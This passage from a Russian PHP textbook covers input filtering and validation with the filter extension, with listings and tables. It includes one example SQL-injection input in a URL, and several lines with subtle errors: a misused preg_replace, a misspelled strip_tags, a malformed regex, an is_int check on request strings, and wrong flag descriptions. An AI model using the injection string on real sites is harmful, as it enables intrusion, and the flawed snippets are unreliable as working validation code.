Некоторые из представленных выше расширений, в частности работа с PDO, GD, CURL и Memcached, будут подробно рассмотрены в следующих главах данной части.

Резюме

В данной главе мы познакомились с расширениями PHP, позволяющими значительно расширить базовые возможности PHP. Большинство рассмотренных в предыдущих главах функций входят состав того или иного расширения. Мы также научились подключать расширения и настраивать их при помощи конфигурационного файла php.ini.



ГЛАВА 36

Фильтрация и проверка данных

Листинги данной главы можно найти в подкаталоге filters.

Язык PHP специализируется на создании Web-приложений, поэтому к нему предъявляются повышенные требования в области безопасности. Безопасное программирование — большая тема, требующая отдельной книги. В текущей главе мы сосредоточимся на теме обработки пользовательского ввода.

Web-приложение доступно 7 дней в неделю 24 часа в сутки большому количеству анонимных пользователей. Поэтому приложение должно быть готово для ввода любых данных — неверных, содержащих скрытые символы и злонамеренно подобранных последовательностей.

Любой язык, на котором разрабатываются Web-приложения, проходит череду громких скандалов, судорожных устранений обнаруженных уязвимостей, пересмотра подхода к разработке. Не является исключением и PHP, который уже более 10 лет меняет свой облик под влиянием вопросов безопасности.

> ***Замечание***
>
> Поспешно предлагаемые решения не всегда являются удачными. Мы не рассматриваем в книге магические кавычки, безопасный режим — они уже исключены из языка, т. к. сообщество признало, что проблем с безопасностью от этих решений только прибавляется.

Для того чтобы обезопасить Web-приложение от пользовательского ввода (ошибочного или злонамеренного), PHP предоставляет отдельное расширение filter. Оно не нуждается в подключении, поскольку, начиная с версии PHP 5.2, расширение включено в ядро языка.

Фильтрация или проверка?

Существуют два подхода для обработки данных, поступающих от пользователя. Мы можем удалить все, что не соответствует нашим ожиданиям, или проверить, соответствуют ли переданные данные нашим ожиданиям, и заблокировать дальнейшее выполнение, если это не так.

Например, передавая через `GET`-параметр идентификатор пользователя `id`, мы ожидаем получить целое число.

http://example.com?id=52561

Любой пользователь, тем не менее, может попробовать передать вместо числа строку:

http://example.com?id=hello

Или даже попытаться вставить SQL-инъекцию в надежде, что данные будут подставлены в SQL-запрос без проверки:

http://example.com?id=52561%20OR%201=1

Для того чтобы гарантировать, что `$_GET['id']` содержит число, а не строку, мы можем явно преобразовать ее целому числу:

```
$_GET['id'] = intval($_GET['id']);
```

Такой процесс, когда мы отбрасываем все несоответствующие нашим ожиданиям данные, называется *фильтрацией* или *очисткой данных* (sanitize). Другим примером фильтрации данных могут служить функции `htmlspecialchars()` и `strip_tags()`, рассмотренные в *главе 13*.

```
echo htmlspecialchars("Тег <p> служит для создания параграфа");
echo strip_tag("<p>Hello world!</p>");
```

Бывают случаи, когда важно сохранить любой пользовательский ввод, например, для журнала действий, чтобы можно было воспроизвести последовательность действий конкретного пользователя. В этом случае можно проверить, является ли переданное значение числом.

```
if(!is_int($_GET['id'])) exit("Идентификатор должен быть числом");
```

Такой процесс, когда мы явно проверяем значение на соответствие нашим ожиданиям, называется *проверкой* (validate).

Как правило, проверке данные подвергаются на этапе ввода их пользователем, например, через HTML-форму, а фильтрации — при выводе на страницу.

Целое число довольно просто отфильтровать или проверить. Проблемы возникают, когда требуется подвергнуть фильтрации или проверке более сложное значение, например адрес электронной почты. Можно воспользоваться регулярными выражениями:

```
if(preg_replace('/#^[-0-9a-z_\.]+@[-0-9a-z^\.]+\.[a-z]{2,}$/i', $_GET['email']))
{
  ...
}
```

Это регулярное выражение обработает подавляющее большинство электронных адресов. Однако полный набор правил формирования электронного адреса довольно объемен и сложен. Доменное имя не может содержать символа подчеркивания, а имя пользователя в первой части адреса — может. Если раньше домен первого уровня ограничивался тремя символами, позднее размер увеличивался до 6, теперь домен первого уровня допускает произвольное количество символов. Для того чтобы проверить все возможные варианты электронных адресов, потребуется воспользоваться регулярным выражением из RFC822:

```
(?:(?:\r\n)?[ \t])*(?:(?:(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t]
)+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:
\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(
?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[
\t]))*"(?:(?:\r\n)?[ \t])*))*@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\0
31]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\
](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+
(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:
(?:\r\n)?[ \t])*))*|(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z
|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)
?[ \t])*)*\<(?:(?:\r\n)?[ \t])*(?:@(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\
r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[
 \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)
?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t]
)*))*(?:,@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[
 \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*
)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t]
)+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*)
*:(?:(?:\r\n)?[ \t])*)?(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+
|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r
\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:
\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t
]))*"(?:(?:\r\n)?[ \t])*))*@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031
]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](
?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?
:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?
:\r\n)?[ \t])*))*\>(?:(?:\r\n)?[ \t])*)|(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?
:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?
[ \t]))*"(?:(?:\r\n)?[ \t])*)*:(?:(?:\r\n)?[ \t])*(?:(?:(?:[^()<>@,;:\\".\[\]
\000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|
\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>
@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"
(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*))*@(?:(?:\r\n)?[ \t]
)*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\
".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?
:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[
\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*|(?:[^()<>@,;:\\".\[\] \000-
\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(
?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)*\<(?:(?:\r\n)?[ \t])*(?:@(?:[^()<>@,;
:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([
^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\"
.\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\
]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*(?:,@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\
[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\
r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\]
\000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]
|\\.)*\](?:(?:\r\n)?[ \t])*))*)*:(?:(?:\r\n)?[ \t])*)?(?:[^()<>@,;:\\".\[\] \0
00-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\
.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,
```

```
;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?
:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)*@(?:(?:\r\n)?[ \t])*
(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".
\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[
^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]
]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*\>(?:(?:\r\n)?[ \t])*)(?:,\s*(
?:(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\
".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)(?:\.(?:(
?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[
\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t
])*)*@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t
])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?
:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|
\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*|(?:
[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\
]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)*\<(?:(?:\r\n)
?[ \t])*(?:@(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["
()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)
?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>
@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*(?:,@(?:(?:\r\n)?[
 \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,
;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t]
)*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\
".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*)*:(?:(?:\r\n)?[ \t])*)?
(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".
\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])*)(?:\.(?:(?:
\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\[
"()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)?[ \t])
*))*@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])
+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*)(?:\
.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z
|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[ \t])*))*\>(?:(
?:\r\n)?[ \t])*))*)?;\s*)
```

Даже небольшие регулярные выражения довольно трудно читать. С ходу разобраться, что делает это регулярное выражение, чрезвычайно сложно. Для того чтобы не засорять код приложения такими нечитаемыми выражениями, а по возможности вообще избегать их, удобнее воспользоваться возможностями расширения filter.

Проверка данных

```
mixed filter_var(
  mixed $variable [,
  int $filter = FILTER_DEFAULT [,
  mixed $options]])
```

Функция принимает значение *$variable* и фильтрует его в соответствии с правилом *$filter*. Необязательный массив *$options* позволяет задать дополнительные параметры, которые будут рассмотрены далее.

Вернемся к проверке электронного адреса. В листинге 36.1 приводится пример проверки двух электронных адресов: корректного `$email_correct` и некорректного `$email_wrong`.

> ***Замечание***
>
> На момент написания книги функция `filter_var()` некорректно обрабатывала электронные адреса с русскими доменными именами.

Листинг 36.1. Проверка электронного адреса. Файл email_validate.php

```
<?php ## Проверка электронного адреса
  $email_correct = 'igorsimdyanov@gmail.com';
  $email_wrong   = 'igorsimdyanov@//gmail.com';
  echo "correct=" . filter_var($email_correct, FILTER_VALIDATE_EMAIL)."<br />";
  echo "wrong=  " . filter_var($email_wrong, FILTER_VALIDATE_EMAIL)."<br />";
?>
```

Результатом работы скрипта будут следующие строки:

```
correct=igorsimdyanov@gmail.com
wrong=
```

Как видно, функция `filter_var()` успешно справилась с задачей проверки электронного адреса, вернув значение корректного адреса и `false` для адреса, с двумя слешами в доменном имени.

Функции `filter_var()` в качестве правила была передана константа `FILTER_VALIDATE_EMAIL`, ответственная за *проверку* электронного адреса. Все константы, которые может принимать функция `filter_var()`, парные: одна отвечает за *проверку*, другая — за *фильтрацию*. Для того чтобы удалить из электронного адреса все нежелательные символы, можно воспользоваться константой `FILTER_VALIDATE_EMAIL` (листинг 36.2).

Листинг 36.2. Фильтрация электронного адреса. Файл email_sanitize.php

```
<?php ## Фильтрация электронного адреса
  $email_correct = 'igorsimdyanov@gmail.com';
  $email_wrong   = 'igorsimdyanov@//gmail.com';
  echo filter_var($email_correct, FILTER_SANITIZE_EMAIL)."<br />";
  echo filter_var($email_wrong, FILTER_SANITIZE_EMAIL)."<br />";
?>
```

Результатом работы скрипта будут следующие строки:

```
igorsimdyanov@gmail.com
igorsimdyanov@gmail.com
```

Как видно, некорректные символы были удалены из электронного адреса.

Фильтры проверки

Электронный адрес — далеко не единственный тип данных, которые может проверять и фильтровать функция `filter_var()`. В табл. 36.1 представлен полный список фильтров, которые могут быть использованы для проверки данных.

Таблица 36.1. *Фильтры проверки данных*

Фильтр	Описание
`FILTER_VALIDATE_BOOLEAN`	Возвращает `true` для значений "1", "true", "on" и "yes", иначе возвращается `false`
`FILTER_VALIDATE_EMAIL`	Возвращает `true`, если значение является корректным электронным адресом, иначе возвращает `false`
`FILTER_VALIDATE_FLOAT`	Возвращает `true`, если значение является корректным числом с плавающей точкой, иначе возвращает `false`
`FILTER_VALIDATE_INT`	Возвращает `true`, если значение является корректным целым числом и при необходимости входит в диапазон от `min_range` до `max_range`, значения которых задаются третьим параметром функции `filter_var()`
`FILTER_VALIDATE_IP`	Возвращает `true`, если значение является корректным IP-адресом, иначе возвращает `false`
`FILTER_VALIDATE_REGEXP`	Возвращает `true`, если значение соответствует регулярному выражению *(см. главу 20)*, которое задается параметром `regexp` в дополнительных параметрах функции `filter_var()`
`FILTER_VALIDATE_URL`	Возвращает `true`, если значение соответствует корректному URL, иначе возвращает `false`

Как видно из табл. 36.1, функция `filter_var()` позволяет проверять довольно разнородные данные (листинг 36.3).

Листинг 36.3. Проверка данных. Файл filter_var.php

```
<?php ## Проверка данных
  $boolean = "yes";
  if(filter_var($boolean, FILTER_VALIDATE_BOOLEAN))
    echo "$boolean корректное булевое значение<br />";
  else
    echo "$boolean некорректное булевое значение<br />";

  $float = "3.14";
  if(filter_var($float, FILTER_VALIDATE_FLOAT))
    echo "$float корректное значение с плавающей точкой<br />";
  else
    echo "$float некорректное значение с плавающей точкой<br />";
```

```
  $url = "http://github.com";
  if(filter_var($url, FILTER_VALIDATE_URL))
    echo "$url корректный адрес<br />";
  else
    echo "$url некорректный адрес<br />";
?>
```

Результатом работы скрипта из листинга 36.3 будут следующие строки:

```
yes корректное булевое значение
3.14 корректное значение с плавающей точкой
http://github.com корректный адрес
```

Третий параметр функции `filter_var()` позволяет передать флаги, изменяющие режим работы функции. Например, при использовании `FILTER_VALIDATE_BOOLEAN` можно в качестве третьего параметра передать значение флага `FILTER_NULL_ON_FAILURE`, в результате функция будет возвращать `true` для значений "1", "true", "on" и "yes", `false` для значений "0", "false", "off", "no" и "". Для всех остальных значений будет возвращаться `null` (листинг 36.4).

Листинг 36.4. Использование `FILTER_NULL_ON_FAILURE`. Файл boolean_validate.php

```
<?php ## Использование FILTER_NULL_ON_FAILURE
  $true = "yes";
  $false = "no";
  $null = "Hello world!";
  echo "<pre>";
  var_dump(filter_var($true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE));
  var_dump(filter_var($false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE));
  var_dump(filter_var($null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE));
  echo "</pre>";
?>
```

Результатом работы скрипта из листинга 36.4 будут следующие строки:

```
bool(true)
bool(false)
null
```

Фильтр `FILTER_VALIDATE_IP` так же допускает использование дополнительных флагов:

- `FILTER_FLAG_IPV4` — IP-адрес в IPv4-формате *(см. главу 1)*;
- `FILTER_FLAG_IPV6` — IP-адрес в IPv6-формате *(см. главу 1)*;
- `FILTER_FLAG_NO_PRIV_RANGE` — запрещает успешное прохождение проверки для следующих частных IPv4-диапазонов: 10.0.0.0/8, 172.16.0.0/12 и 192.168.0.0/16. Запрещает успешное прохождение проверки для IPv6-адресов, начинающихся с FD или FC;
- `FILTER_FLAG_NO_RES_RANGE` — запрещает успешное прохождение проверки для следующих зарезервированных IPv4-диапазонов: 0.0.0.0/8, 169.254.0.0/16, 192.0.2.0/24 и 224.0.0.0/4. Данный флаг не применяется к IPv6-адресам.

В листинге 36.5 представлен пример использования приведенных выше флагов.

Листинг 36.5. Проверка IP-адреса. Файл ip_validate.php

```
<?php ## Проверка IP-адреса
  echo filter_var(
    '37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_PRIV_RANGE)."<br />"; // 37.29.74.55
  echo filter_var(
    '192.168.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_PRIV_RANGE)."<br />"; // false
  echo filter_var(
   '127.0.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_PRIV_RANGE)."<br />"; // 127.0.0.1?

  echo filter_var('37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_RES_RANGE)."<br />"; // 37.29.74.55
  echo filter_var(
   '192.168.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_RES_RANGE)."<br />"; // 192.168.0.1
  echo filter_var(
    '127.0.0.1',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_NO_RES_RANGE)."<br />"; // false

  echo filter_var(
    '37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV4)."<br />"; // 37.29.74.55
  echo filter_var(
    '37.29.74.55',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV6)."<br />"; // false

  echo filter_var(
    '2a03:f480:1:23::ca',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV4)."<br />"; // false
  echo filter_var(
    '2a03:f480:1:23::ca',
    FILTER_VALIDATE_IP,
    FILTER_FLAG_IPV6)."<br />"; // 2a03:f480:1:23::ca
?>
```

Для ряда фильтров допускается задание дополнительных параметров. Так, FILTER_VALIDATE_INT позволяет не только проверить, является ли значение целочисленным, но и задать диапазон, в который оно должно входить. Для назначения границ диапазона используются дополнительные параметры min_range и max_range, которые задаются в виде ассоциативного массива в третьем параметре функции filter_var() (листинг 36.6).

Листинг 36.6. Проверка вхождения числа в диапазон. Файл range_validate.php

```
<?php ## Проверка вхождения числа в диапазон
  $first = 100;
  $second = 5;

  $options = [
    'options' => [
      'min_range' => -10,
      'max_range' => 10,
    ]
  ];

  if(filter_var($first, FILTER_VALIDATE_INT, $options))
    echo "$first входит в диапазон -10 .. 10<br />";
  else
    echo "$first не входит в диапазон -10 .. 10<br />";

  if(filter_var($second, FILTER_VALIDATE_INT, $options))
    echo "$second входит в диапазон -10 .. 10<br />";
  else
    echo "$second не входит в диапазон -10 .. 10<br />";
?>
```

Результатом работы скрипта будут следующие строки:

```
100 не входит в диапазон -10 .. 10
5 входит в диапазон -10 .. 10
```

Если задание диапазона для фильтра FILTER_VALIDATE_INT является необязательным, то для фильтра FILTER_VALIDATE_REGEXP регулярное выражение определяется в обязательном порядке. Для этого используется дополнительный параметр regexp (листинг 36.7).

Листинг 36.7. Проверка регулярным выражением. Файл regexp_validate.php

```
<?php ## Проверка регулярным выражением

  $first = "chapter01";
  $second = "ch02";

  // Соответствие строкам вида "ch01", "ch15"
  $options = [
    'options' => [
```

```
      'regexp' => "/^ch\d+$/"
    ]
  ];

  if(filter_var($first, FILTER_VALIDATE_REGEXP, $options))
    echo "$first корректный идентификатор главы<br />";
  else
    echo "$first некорректный идентификатор главы<br />";

  if(filter_var($second, FILTER_VALIDATE_REGEXP, $options))
    echo "$second корректный идентификатор главы<br />";
  else
    echo "$second некорректный идентификатор главы<br />";
?>
```

В листинге 36.7 осуществляется проверка, соответствует ли строка идентификатора главы книги формату "ch01", где значение 01 может принимать любое числовое значение. Результатом работы скрипта будут следующие строки:

```
chapter01 некорректный идентификатор главы
ch02 корректный идентификатор главы
```

Помимо функции filter_var() расширение filter предоставляет функцию filter_var_array(), которая позволяет проверять сразу несколько значений.

```
mixed filter_var_array(
  array $data [,
  mixed $definition [,
  bool $add_empty = true ]])
```

Функция принимает массив значений *$data* и массив фильтров *$definition*. Оба массива являются ассоциативными, к значению из массива *$data* применяется фильтр из *$definition* с таким же ключом. Результатом является массив с количеством элементов, соответствующих размеру *$data*. В случае успешно пройденной проверки возвращается исходное значение, в случае неудачи элемент содержит null. Если третий параметр *$add_empty* выставлен в false, элемент, не прошедший проверку, вместо null получает значение false. В листинге 36.8 приводится пример использования функции.

Листинг 36.8. Использование функции filter_var_array(). Файл filter_var_array.php

```
<?php ## Использование функции filter_var_array()

  // Проверяемые значения
  $data = [
    'number' => 5,
    'first'  => 'chapter01',
    'second' => 'ch02',
    'id'     => 2
  ];
```

```
  // Фильтры
  $definition = [
    'number' => [
      'filter'  => FILTER_VALIDATE_INT,
      'options' => ['min_range' => -10, 'max_range' => 10]
    ],
    'first' => [
      'filter'  => FILTER_VALIDATE_REGEXP,
      'options' => ['regexp' => '/^ch\d+$/']
    ],
    'second' => [
      'filter'  => FILTER_VALIDATE_REGEXP,
      'options' => ['regexp' => '/^ch\d+$/']
    ],
    'id' => FILTER_VALIDATE_INT
  ];
  // Осуществляем проверку
  $result = filter_var_array($data, $definition);
  echo "<pre>";
  print_r($result);
  echo "<pre>";
?>
```

Каждый элемент массива `$definition` может принимать либо название фильтра, либо массив, допускающий в своем составе следующие ключи:

- `'filter'` — применяемый фильтр;
- `'flags'` — применяемый флаг;
- `'options'` — набор дополнительных параметров.

Результатом выполнения скрипта из листинга 36.8 будут следующие строки:

```
Array
(
    [number] => 5
    [first] =>
    [second] => ch02
    [id] => 2
)
```

Значения по умолчанию

Каждый из фильтров, представленных в табл. 36.1, позволяет через дополнительный набор флагов `'options'` передать значение по умолчанию `'default'`. В результате, если значение не удовлетворяет фильтру, вместо `null` или `false` функции `filter_var()` и `filter_var_array()` вернут значение по умолчанию (листинг 36.9).

Листинг 36.9. Значение по умолчанию. Файл default.php

```
<?php ## Значение по умолчанию
  $options = [
```

```
    'options' => [
      'min_range' => -10,
      'max_range' => 10,
      'default' => 10
    ]
  ];

  echo filter_var(1000, FILTER_VALIDATE_INT, $options); // 10
?>
```

Фильтры очистки

Помимо фильтров проверки (validate), расширение filter предоставляет большой набор фильтров очистки данных, которые приведены в табл. 36.2. Напомним, что очистка осуществляется уже при выводе данных на страницу.

Таблица 36.2. *Фильтры очистки данных*

Фильтр	Описание
FILTER_SANITIZE_EMAIL	Удаляет все символы, кроме букв, цифр и символов !#$%&'*+-/=?^_`{|}~@.[]
FILTER_SANITIZE_ENCODED	Кодирует строку в формат URL, при необходимости удаляет или кодирует специальные символы
FILTER_SANITIZE_MAGIC_QUOTES	К строке применяется функция addslashes()
FILTER_SANITIZE_NUMBER_FLOAT	Удаляет все символы, кроме цифр, +, – и, при необходимости, .,eE
FILTER_SANITIZE_NUMBER_INT	Удаляет все символы, кроме цифр и знаков плюса и минуса
FILTER_SANITIZE_SPECIAL_CHARS	Экранирует HTML-символы '"<>&. Управляющие символы при необходимости удаляет или кодирует
FILTER_SANITIZE_FULL_SPECIAL_CHARS	Эквивалентно вызову htmlspecialchars() с установленным параметром ENT_QUOTES. Кодирование кавычек может быть отключено с помощью установки флага FILTER_FLAG_NO_ENCODE_QUOTES
FILTER_SANITIZE_STRING	Удаляет теги, при необходимости удаляет или кодирует специальные символы
FILTER_SANITIZE_STRIPPED	Псевдоним для предыдущего фильтра
FILTER_SANITIZE_URL	Удаляет все символы, кроме букв, цифр и $-_.+!*'(),{}|\\^~[]`<>#%";/?:@&=
FILTER_UNSAFE_RAW	Бездействует, при необходимости удаляет или кодирует специальные символы

Фильтр FILTER_SANITIZE_ENCODED позволяет кодировать данные, предназначенные для передачи через адреса URL (листинг 36.10).

Листинг 36.10. Фильтрация URL-адреса. Файл encoded_sanitize.php

```
<?php ## Фильтрация URL-адреса
  $url = 'params=Привет мир!';
  echo filter_var($url, FILTER_SANITIZE_ENCODED);
  // params%3D%D0%9F%D1%80%D0%B8%D0%B2%D0%B5%D1%82%20%D0%BC%D0%B8%D1%80%21
?>
```

Фильтруемая строка может содержать управляющие символы, т. е. символы, чей код 32, например, табуляцию `\t` или перевод строки `\n`, либо символы, отличные от ASCII-кодировки, т. е. чей код выше 127. За их обработку отвечают дополнительные флаги, которые передаются либо третьим параметром функции `filter_var()`, либо через ключ `'flags'` массива `$definition` функции `filter_var_array()`.

- `FILTER_FLAG_STRIP_LOW` — удаляет управляющие символы (код меньше 32);
- `FILTER_FLAG_STRIP_HIGH` — удаляет символы, чей код превышает 127;
- `FILTER_FLAG_ENCODE_LOW` — кодирует управляющие символы (код меньше 32);
- `FILTER_FLAG_ENCODE_HIGH` — кодирует символы, чей код меньше 32.

